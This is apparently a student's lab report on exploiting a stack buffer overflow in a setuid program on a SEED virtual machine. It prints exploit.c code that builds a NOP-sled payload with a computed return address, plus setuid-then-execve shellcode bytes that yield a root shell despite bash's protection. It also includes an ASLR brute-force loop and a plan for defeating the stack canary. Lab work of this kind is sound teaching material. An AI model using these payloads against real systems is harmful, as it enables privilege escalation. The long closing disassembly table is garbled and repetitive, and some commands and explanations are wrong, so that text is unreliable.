

Homework3: Buffer Overflow

Task 1: Exploiting the Vulnerability

- Initially, to turn off address randomization, I executed the following command

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

- To configure the VM to use zsh instead of bash, I did the following things:

```
$ sudo rm /bin/sh  
$ sudo ln -s /bin/zsh /bin/sh
```

- Then I compiled the **call_shellcode.c** using the command and executed the output file.

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

- I compiled stack.c with the flag which turned off the stack guard protection and change the owner and access of the runnable stack file.
- After making changes to the exploit.c, I compile it using “gcc -o exploit exploit.c” and run it “./exploit” and this will create the badfile.
- After executing the stack program, the output is shell prompted indicating that we have exploited the buffer overflow mechanism and /bin/sh shellcode has been executed.

```

Terminal
[03/29/22]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/29/22]seed@VM:~/Desktop$ sudo rm /bin/sh
[03/29/22]seed@VM:~/Desktop$ sudo ln -s /bin/zsh /bin/sh
[03/29/22]seed@VM:~/Desktop$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
[03/29/22]seed@VM:~/Desktop$ ./call_shellcode
$ whoami
seed
$ exit
[03/29/22]seed@VM:~/Desktop$

```

```

Terminal
[03/29/22]seed@VM:~/Desktop$ gcc stack.c -o stack -g -z execstack -fno-stack-protector
[03/29/22]seed@VM:~/Desktop$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...

```

```

Terminal
word"...
Reading symbols from stack...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ r
Starting program: /home/seed/Desktop/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

-----registers-----
EAX: 0xbfffeb57 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb38 --> 0xbfffed68 --> 0x0
ESP: 0xbfffeb20 --> 0xbfffed68 --> 0x0
EIP: 0x80484c1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

```

```

Terminal
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: sub esp,0x8
0x80484c4 <bof+9>: push DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>: lea eax,[ebp-0x14]
0x80484ca <bof+15>: push eax
0x80484cb <bof+16>: call 0x8048370 <strcpy@plt>

-----stack-----
0000| 0xbfffeb20 --> 0xbfffed68 --> 0x0
0004| 0xbfffeb24 --> 0xb7fef1f0 (<_dl_runtime_resolve+16>: pop edx)
0008| 0xbfffeb28 --> 0xb7dc888b (<_GI_IO_fread+11>: )
0012| 0xbfffeb2c --> 0x0
0016| 0xbfffeb30 --> 0xb7f1c000 --> 0x1b1db0
0020| 0xbfffeb34 --> 0xb7f1c000 --> 0x1b1db0
0024| 0xbfffeb38 --> 0xbfffed68 --> 0x0

```

```

Terminal
str=0xbfffeb57 '\220' <repeats 24 times>, "$\355\377\277\354\001") at stack.c:14
14 strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char *) [12] 0xbfffeb24
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb38
gdb-peda$ p/d 0xbfffeb38 - 0xbfffeb24
$3 = 20
gdb-peda$ q
[03/29/22]seed@VM:~/Desktop$ gcc stack.c -o stack -g -z execstack -fno-stack-protector
[03/29/22]seed@VM:~/Desktop$ sudo chown root stack
[03/29/22]seed@VM:~/Desktop$ sudo chmod 4755 stack
[03/29/22]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[03/29/22]seed@VM:~/Desktop$ ./exploit
[03/29/22]seed@VM:~/Desktop$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#

```

```

root@VM: /home/seed/Desktop
{
char buffer[517];
FILE *badfile;

/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);

/* You need to fill the buffer with appropriate contents here */
int start = 517 - sizeof(shellcode);
strcpy(buffer+start, shellcode);
int ret = (0xbfffeb38 + start);
strcpy(buffer+24, (char*)&ret);

/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}

-- INSERT --
54,2 Bot


```

How I exploited the program.

- I used the gdb debugger to find the return address.
- Inserted a breakpoint at the start of function where buffer overflow attack may occur.
- Printed the address of the start of the buffer.
- Printed the value of the ebp register.
- Calculated where the return address is, so I can change the return address and exploit the vulnerability.

Task 2: Protection in /bin/bash

- **Observation:-** After running the “su” “cd/bin” and linking the bin/sh to the bin/bash when we try to run the same attack we are getting the normal seed access and not the root access we were getting in the previous step.
- **Explanation:-** I believe this is because we switched /bin/sh to bin/bash, and bash for Ubuntu removes privilege when the effective UID differs from the true UID. This countermeasure defeats our attacks, which is why we are unable to gain root access.



```
root@VM: /bin
[03/29/22]seed@VM:~/Desktop$ su
Password:
root@VM:/home/seed/Desktop# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# exit
exit
[03/29/22]seed@VM:~/Desktop$ ./stack
sh-4.3$ whoami
seed
sh-4.3$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
sh-4.3$
```

- **Extra credit:-** Before invoking the `/bin/bash`, we required to change the current SETUID process into a real root process. We can accomplish this by altering the shellcode in `exploit-ec.c`. In the second line, we set the `ebx` to zero. Lines 1 and 3 set `eax` to `0x5`, and then Line 4 executes the system call. The system call number for `setuid()` is `0xd5`.

```
Terminal
;
char shellcode[]=
"\x31\xc0" /* 1. xorl %eax,%eax */
"\x31\xdb" /* 2. xorl %ebx,%ebx */
"\xb0\xd5" /* 3. movb $0xd5,%al */
"\xcd\x80" /* 4. int $0x80 */
// ---- The code below is the same as the one in Task 2
---
"\x31\xc0"
"\x50"
"\x68" "//sh"
"\x68" "/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80";

void main(int argc, char **argv)
-- INSERT --
```

```
[03/26/22]seed@VM:~/Desktop$ su
Password:
root@VM:/home/seed/Desktop# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# exit
exit
[03/26/22]seed@VM:~/Desktop$ gcc -o exploit-ec exploit-ec.c
[03/26/22]seed@VM:~/Desktop$ ./exploit-ec
[03/26/22]seed@VM:~/Desktop$ ./stack
sh-4.3# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
sh-4.3#
```

- I'm setting the `setuid` and bypassing the hash constraint after making the adjustments to the shell code. When I compile and execute the modified `exploit.c`, I am able to obtain the root access that was intended in the first place.

Task 3: Address Randomization


- For the above tasks, we had turned off the Linux defence mechanism against buffer overflow by turning off the address randomization. For this part, we turned on the address randomization using the below command and we make the stack program a set UID program owned by root.

```
# /sbin/sysctl -w kernel.randomize_va_space=2
```


- **Observation:-** I compiled the stack program using stack guard protection and making the executable of the stack. When tried to run for the first time using `./stack`. I got a segmentation fault. As suggested in the assignment. When I try to

run this in an infinite loop, I keep getting segmentation faults and got user shell. But if I try it many times, I might be able to get the root access.

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```



```
root@VM: /home/seed/Desktop
[03/29/22]seed@VM:~/Desktop$ su
Password:
root@VM:/home/seed/Desktop# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop# ./stack
Segmentation fault
root@VM:/home/seed/Desktop#
```



```
ss.sh: line 13: 16249 Segmentation fault ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141023 times so far.
ss.sh: line 13: 16250 Segmentation fault ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141024 times so far.
ss.sh: line 13: 16251 Segmentation fault ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141025 times so far.
ss.sh: line 13: 16252 Segmentation fault ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141026 times so far.
ss.sh: line 13: 16253 Segmentation fault ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141027 times so far.
ss.sh: line 13: 16254 Segmentation fault ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141028 times so far.
ss.sh: line 13: 16255 Segmentation fault ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141029 times so far.
sh-4.3$
```

- **Explanation:-** Since address randomization is turned on, the address of the environment variable, system function location and the exit function location keeps changing randomly. So the probability of exploiting the vulnerability becomes very less as we can't guess the addresses. This acts as a good protection mechanism against buffer overflow vulnerability.

Task 4: Stack guard.

- I compiled the stack code with the Stack Guard protection, did this using the command

```
gcc -o stack execstack -z stack.c
```

- **Observation:-** When we run the executable `./stack` the system recognizes the buffer overflow attack and gives us the smashing detected segmentation fault and aborts the program.

```
root@VM: /home/seed/Desktop
[03/29/22]seed@VM:~/Desktop$ gcc -o stack stack.c -z ex
ecstack
[03/29/22]seed@VM:~/Desktop$ sudo chown root stack
[03/29/22]seed@VM:~/Desktop$ sudo chmod 4755 stack
[03/29/22]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/29/22]seed@VM:~/Desktop$
```

- **Explanation:-** Stack guard is a protection mechanism which detects buffer overflow vulnerability. Here the buffer overflow is detected by introducing a local variable before the previous frame pointer and after the buffer. We store the value of the variable in a location on the heap and also assign the same value to a static or global variable. We compare both the values before the program is terminated, so that if the values are different, then the buffer overflow has occurred and overridden the value of the local variable. If both the values are the same, then buffer overflow has not occurred. We cannot skip the local variable and then overwrite only the return address in the stack, since it is continuous and value of the local variable is generated by the random generator and changes every time. The Stack protector basically works by inserting a canary at the top of the stack frame when it enters the function and before leaving if the canary has been stepped on or not, i.e. if some value has changed. If this value change has occurred then the stack smashing is detected and the error is printed.
- **Extra Credit:-** We know why we're having the smashing identified because Linux and Ubuntu have a mechanism in place to guard against such attacks. They try to keep a canary value on the stack, which is a value that is verified if the inserted value stays the same immediately before the function returns to its caller; otherwise, we receive the error message.
- I attempted to observe this canary value by disassembling the ./stack file, first with the -fno-stack-protector flag, which is compiled as ./stack, and then without the stack protector flag, which is compiled as ./stack_without_flag.

```
objdump -M intel -D stack | grep -A20 main > stack.txt
objdump -M intel -D stack_without_flag | grep -A20 main > stack_without_flag.txt
```

```


root@VM: /bin
[03/30/22]seed@VM:~/Desktop$ gcc stack.c -o stack_witho
ut_flag -g -z execstack
[03/30/22]seed@VM:~/Desktop$ gcc stack.c -o stack -g -z
execstack -fno-stack-protector
[03/30/22]seed@VM:~/Desktop$ objdump -M intel -D stack
|grep -A20 main > stack.txt
[03/30/22]seed@VM:~/Desktop$ objdump -M intel -D stack_
without_flag |grep -A20 main > stack_without_flag.txt
[03/30/22]seed@VM:~/Desktop$

```

- By comparing the two assembly code, I was able to determine the variations between the two files, and one thing that stood out to me was that we added some more values to the function prologue and epilogue, which is the canary value. I discovered that the canary value is %gs:0x14, and now that we know what the value is for sure, we can modify the shellcode to save this value in some register and then reload this canary value back into the appropriate register before validating it. We ensure that this value always matches since we just overwrite the value with the real canary value. This allows us to carry out our buffer overflow attack without being noticed and deceive the stack guard.

004830e1: 66 90 xchg ax,ax	004843b1: 66 90 xchg ax,ax	004830e1: 66 90 xchg ax,ax
004830e6: 66 90 xchg ax,ax	004843b6: 66 90 xchg ax,ax	004830e6: 66 90 xchg ax,ax
004830ea: 66 90 xchg ax,ax	004843ba: 66 90 xchg ax,ax	004830ea: 66 90 xchg ax,ax
004830ec: 66 90 xchg ax,ax	004843bc: 66 90 xchg ax,ax	004830ec: 66 90 xchg ax,ax
004830ee: 66 90 xchg ax,ax	004843be: 66 90 xchg ax,ax	004830ee: 66 90 xchg ax,ax
00483f0: <_x86.get_pc_thunk.bx>: 8b 1c 24 mov ebx,DWORD PTR [esp]	0048440: <_x86.get_pc_thunk.bx>: 8b 1c 24 mov ebx,DWORD PTR [esp]	00483f0: <_x86.get_pc_thunk.bx>: 8b 1c 24 mov ebx,DWORD PTR [esp]
00483f03: c3 ret	00484403: c3 ret	00483f03: c3 ret
00483f04: 66 90 xchg ax,ax	00484404: 66 90 xchg ax,ax	00483f04: 66 90 xchg ax,ax
00483f06: 66 90 xchg ax,ax	00484406: 66 90 xchg ax,ax	00483f06: 66 90 xchg ax,ax
00483f08: 66 90 xchg ax,ax	00484408: 66 90 xchg ax,ax	00483f08: 66 90 xchg ax,ax
00483f0a: 66 90 xchg ax,ax	0048440a: 66 90 xchg ax,ax	00483f0a: 66 90 xchg ax,ax
00483f0c: 66 90 xchg ax,ax	0048440c: 66 90 xchg ax,ax	00483f0c: 66 90 xchg ax,ax
00483f0e: 66 90 xchg ax,ax	0048440e: 66 90 xchg ax,ax	00483f0e: 66 90 xchg ax,ax
0048400: <deregister_tm_clones>: --	0048450: <deregister_tm_clones>: --	0048400: <deregister_tm_clones>: --
0048404: <main>: 8d 4c 24 04 lea ecx,[esp+0x4]	004854c: <main>: 8d 4c 24 04 lea ecx,[esp+0x4]	0048404: <main>: 8d 4c 24 04 lea ecx,[esp+0x4]
0048406: 83 e4 f0 and esp,0xfffff0	0048550: 83 e4 f0 and esp,0xfffff0	0048406: 83 e4 f0 and esp,0xfffff0
0048408: ff 71 fc push DWORD PTR [ecx-0x4]	0048552: ff 71 fc push DWORD PTR [ecx-0x4]	0048408: ff 71 fc push DWORD PTR [ecx-0x4]
004840a: 55 push ebp	0048554: 55 push ebp	004840a: 55 push ebp
004840c: 89 e5 mov ebp,esp	0048556: 89 e5 mov ebp,esp	004840c: 89 e5 mov ebp,esp
004840e: 51 push ecx	0048558: 51 push ecx	004840e: 51 push ecx
0048410: 81 ec 14 02 00 00 sub esp,0x214	004855a: 81 ec 14 02 00 00 sub esp,0x214	0048410: 81 ec 14 02 00 00 sub esp,0x214
0048412: 83 e8 08 sub esp,0x8	004855c: 83 e8 08 sub esp,0x8	0048412: 83 e8 08 sub esp,0x8
0048414: 68 d0 85 04 08 push 0x0485d0	004855e: 68 d0 85 04 08 push 0x0485d0	0048414: 68 d0 85 04 08 push 0x0485d0
0048416: 68 d2 85 04 08 push 0x0485d2	0048560: 68 d2 85 04 08 push 0x0485d2	0048416: 68 d2 85 04 08 push 0x0485d2
0048418: e8 a0 fe ff ff call 00483a0	0048562: e8 a0 fe ff ff call 00483a0	0048418: e8 a0 fe ff ff call 00483a0
004841a: <open@plt> 83 c4 10 add esp,0x10	0048564: 83 c4 10 add esp,0x10	004841a: <open@plt> 83 c4 10 add esp,0x10
004841c: 89 45 f4 mov DWORD PTR [ebp-0xc],eax	0048566: 89 45 f4 mov DWORD PTR [ebp-0xc],eax	004841c: 89 45 f4 mov DWORD PTR [ebp-0xc],eax
004841e: 75 f4 push DWORD PTR [ebp-0xc]	0048568: 75 f4 push DWORD PTR [ebp-0xc]	004841e: 75 f4 push DWORD PTR [ebp-0xc]
0048420: 68 05 02 00 00 push 0x205	004856a: 68 05 02 00 00 push 0x205	0048420: 68 05 02 00 00 push 0x205
0048422: 6a 01 push 0x1	004856c: 6a 01 push 0x1	0048422: 6a 01 push 0x1
0048424: 8d 85 ef fd ff ff lea eax,[ebp-0x211]	004856e: 8d 85 ef fd ff ff lea eax,[ebp-0x211]	0048424: 8d 85 ef fd ff ff lea eax,[ebp-0x211]
0048426: 50 push eax	0048570: 50 push eax	0048426: 50 push eax
0048428: e8 44 fe ff ff call 0048360	0048572: e8 44 fe ff ff call 0048360	0048428: e8 44 fe ff ff call 0048360
004842a: <read@plt> 83 c4 10 add esp,0x10	0048574: 83 c4 10 add esp,0x10	004842a: <read@plt> 83 c4 10 add esp,0x10
004842c: 83 c4 10 add esp,0x10	0048576: 83 c4 10 add esp,0x10	004842c: 83 c4 10 add esp,0x10
004842e: 83 c4 10 add esp,0x10	0048578: 83 c4 10 add esp,0x10	004842e: 83 c4 10 add esp,0x10
0048430: 83 c4 10 add esp,0x10	004857a: 83 c4 10 add esp,0x10	0048430: 83 c4 10 add esp,0x10
0048432: 83 c4 10 add esp,0x10	004857c: 83 c4 10 add esp,0x10	0048432: 83 c4 10 add esp,0x10
0048434: 83 c4 10 add esp,0x10	004857e: 83 c4 10 add esp,0x10	0048434: 83 c4 10 add esp,0x10
0048436: 83 c4 10 add esp,0x10	0048580: 83 c4 10 add esp,0x10	0048436: 83 c4 10 add esp,0x10
0048438: 83 c4 10 add esp,0x10	0048582: 83 c4 10 add esp,0x10	0048438: 83 c4 10 add esp,0x10
004843a: 83 c4 10 add esp,0x10	0048584: 83 c4 10 add esp,0x10	004843a: 83 c4 10 add esp,0x10
004843c: 83 c4 10 add esp,0x10	0048586: 83 c4 10 add esp,0x10	004843c: 83 c4 10 add esp,0x10
004843e: 83 c4 10 add esp,0x10	0048588: 83 c4 10 add esp,0x10	004843e: 83 c4 10 add esp,0x10
0048440: 83 c4 10 add esp,0x10	004858a: 83 c4 10 add esp,0x10	0048440: 83 c4 10 add esp,0x10
0048442: 83 c4 10 add esp,0x10	004858c: 83 c4 10 add esp,0x10	0048442: 83 c4 10 add esp,0x10
0048444: 83 c4 10 add esp,0x10	004858e: 83 c4 10 add esp,0x10	0048444: 83 c4 10 add esp,0x10
0048446: 83 c4 10 add esp,0x10	0048590: 83 c4 10 add esp,0x10	0048446: 83 c4 10 add esp,0x10
0048448: 83 c4 10 add esp,0x10	0048592: 83 c4 10 add esp,0x10	0048448: 83 c4 10 add esp,0x10
004844a: 83 c4 10 add esp,0x10	0048594: 83 c4 10 add esp,0x10	004844a: 83 c4 10 add esp,0x10
004844c: 83 c4 10 add esp,0x10	0048596: 83 c4 10 add esp,0x10	004844c: 83 c4 10 add esp,0x10
004844e: 83 c4 10 add esp,0x10	0048598: 83 c4 10 add esp,0x10	004844e: 83 c4 10 add esp,0x10
0048450: 83 c4 10 add esp,0x10	004859a: 83 c4 10 add esp,0x10	0048450: 83 c4 10 add esp,0x10
0048452: 83 c4 10 add esp,0x10	004859c: 83 c4 10 add esp,0x10	0048452: 83 c4 10 add esp,0x10
0048454: 83 c4 10 add esp,0x10	004859e: 83 c4 10 add esp,0x10	0048454: 83 c4 10 add esp,0x10
0048456: 83 c4 10 add esp,0x10	00485a0: 83 c4 10 add esp,0x10	0048456: 83 c4 10 add esp,0x10
0048458: 83 c4 10 add esp,0x10	00485a2: 83 c4 10 add esp,0x10	0048458: 83 c4 10 add esp,0x10
004845a: 83 c4 10 add esp,0x10	00485a4: 83 c4 10 add esp,0x10	004845a: 83 c4 10 add esp,0x10
004845c: 83 c4 10 add esp,0x10	00485a6: 83 c4 10 add esp,0x10	004845c: 83 c4 10 add esp,0x10
004845e: 83 c4 10 add esp,0x10	00485a8: 83 c4 10 add esp,0x10	004845e: 83 c4 10 add esp,0x10
0048460: 83 c4 10 add esp,0x10	00485aa: 83 c4 10 add esp,0x10	0048460: 83 c4 10 add esp,0x10
0048462: 83 c4 10 add esp,0x10	00485ac: 83 c4 10 add esp,0x10	0048462: 83 c4 10 add esp,0x10
0048464: 83 c4 10 add esp,0x10	00485ae: 83 c4 10 add esp,0x10	0048464: 83 c4 10 add esp,0x10
0048466: 83 c4 10 add esp,0x10	00485b0: 83 c4 10 add esp,0x10	0048466: 83 c4 10 add esp,0x10
0048468: 83 c4 10 add esp,0x10	00485b2: 83 c4 10 add esp,0x10	0048468: 83 c4 10 add esp,0x10
004846a: 83 c4 10 add esp,0x10	00485b4: 83 c4 10 add esp,0x10	004846a: 83 c4 10 add esp,0x10
004846c: 83 c4 10 add esp,0x10	00485b6: 83 c4 10 add esp,0x10	004846c: 83 c4 10 add esp,0x10
004846e: 83 c4 10 add esp,0x10	00485b8: 83 c4 10 add esp,0x10	004846e: 83 c4 10 add esp,0x10
0048470: 83 c4 10 add esp,0x10	00485ba: 83 c4 10 add esp,0x10	0048470: 83 c4 10 add esp,0x10
0048472: 83 c4 10 add esp,0x10	00485bc: 83 c4 10 add esp,0x10	0048472: 83 c4 10 add esp,0x10
0048474: 83 c4 10 add esp,0x10	00485be: 83 c4 10 add esp,0x10	0048474: 83 c4 10 add esp,0x10
0048476: 83 c4 10 add esp,0x10	00485c0: 83 c4 10 add esp,0x10	0048476: 83 c4 10 add esp,0x10
0048478: 83 c4 10 add esp,0x10	00485c2: 83 c4 10 add esp,0x10	0048478: 83 c4 10 add esp,0x10
004847a: 83 c4 10 add esp,0x10	00485c4: 83 c4 10 add esp,0x10	004847a: 83 c4 10 add esp,0x10
004847c: 83 c4 10 add esp,0x10	00485c6: 83 c4 10 add esp,0x10	004847c: 83 c4 10 add esp,0x10
004847e: 83 c4 10 add esp,0x10	00485c8: 83 c4 10 add esp,0x10	004847e: 83 c4 10 add esp,0x10
0048480: 83 c4 10 add esp,0x10	00485ca: 83 c4 10 add esp,0x10	0048480: 83 c4 10 add esp,0x10
0048482: 83 c4 10 add esp,0x10	00485cc: 83 c4 10 add esp,0x10	0048482: 83 c4 10 add esp,0x10
0048484: 83 c4 10 add esp,0x10	00485ce: 83 c4 10 add esp,0x10	0048484: 83 c4 10 add esp,0x10
0048486: 83 c4 10 add esp,0x10	00485d0: 83 c4 10 add esp,0x10	0048486: 83 c4 10 add esp,0x10
0048488: 83 c4 10 add esp,0x10	00485d2: 83 c4 10 add esp,0x10	0048488: 83 c4 10 add esp,0x10
004848a: 83 c4 10 add esp,0x10	00485d4: 83 c4 10 add esp,0x10	004848a: 83 c4 10 add esp,0x10
004848c: 83 c4 10 add esp,0x10	00485d6: 83 c4 10 add esp,0x10	004848c: 83 c4 10 add esp,0x10
004848e: 83 c4 10 add esp,0x10	00485d8: 83 c4 10 add esp,0x10	004848e: 83 c4 10 add esp,0x10
0048490: 83 c4 10 add esp,0x10	00485da: 83 c4 10 add esp,0x10	0048490: 83 c4 10 add esp,0x10
0048492: 83 c4 10 add esp,0x10	00485dc: 83 c4 10 add esp,0x10	0048492: 83 c4 10 add esp,0x10
0048494: 83 c4 10 add esp,0x10	00485de: 83 c4 10 add esp,0x10	0048494: 83 c4 10 add esp,0x10
0048496: 83 c4 10 add esp,0x10	00485e0: 83 c4 10 add esp,0x10	0048496: 83 c4 10 add esp,0x10
0048498: 83 c4 10 add esp,0x10	00485e2: 83 c4 10 add esp,0x10	0048498: 83 c4 10 add esp,0x10
004849a: 83 c4 10 add esp,0x10	00485e4: 83 c4 10 add esp,0x10	004849a: 83 c4 10 add esp,0x10
004849c: 83 c4 10 add esp,0x10	00485e6: 83 c4 10 add esp,0x10	004849c: 83 c4 10 add esp,0x10
004849e: 83 c4 10 add esp,0x10	00485e8: 83 c4 10 add esp,0x10	004849e: 83 c4 10 add esp,0x10
00484a0: 83 c4 10 add esp,0x10	00485ea: 83 c4 10 add esp,0x10	00484a0: 83 c4 10 add esp,0x10
00484a2: 83 c4 10 add esp,0x10	00485ec: 83 c4 10 add esp,0x10	00484a2: 83 c4 10 add esp,0x10
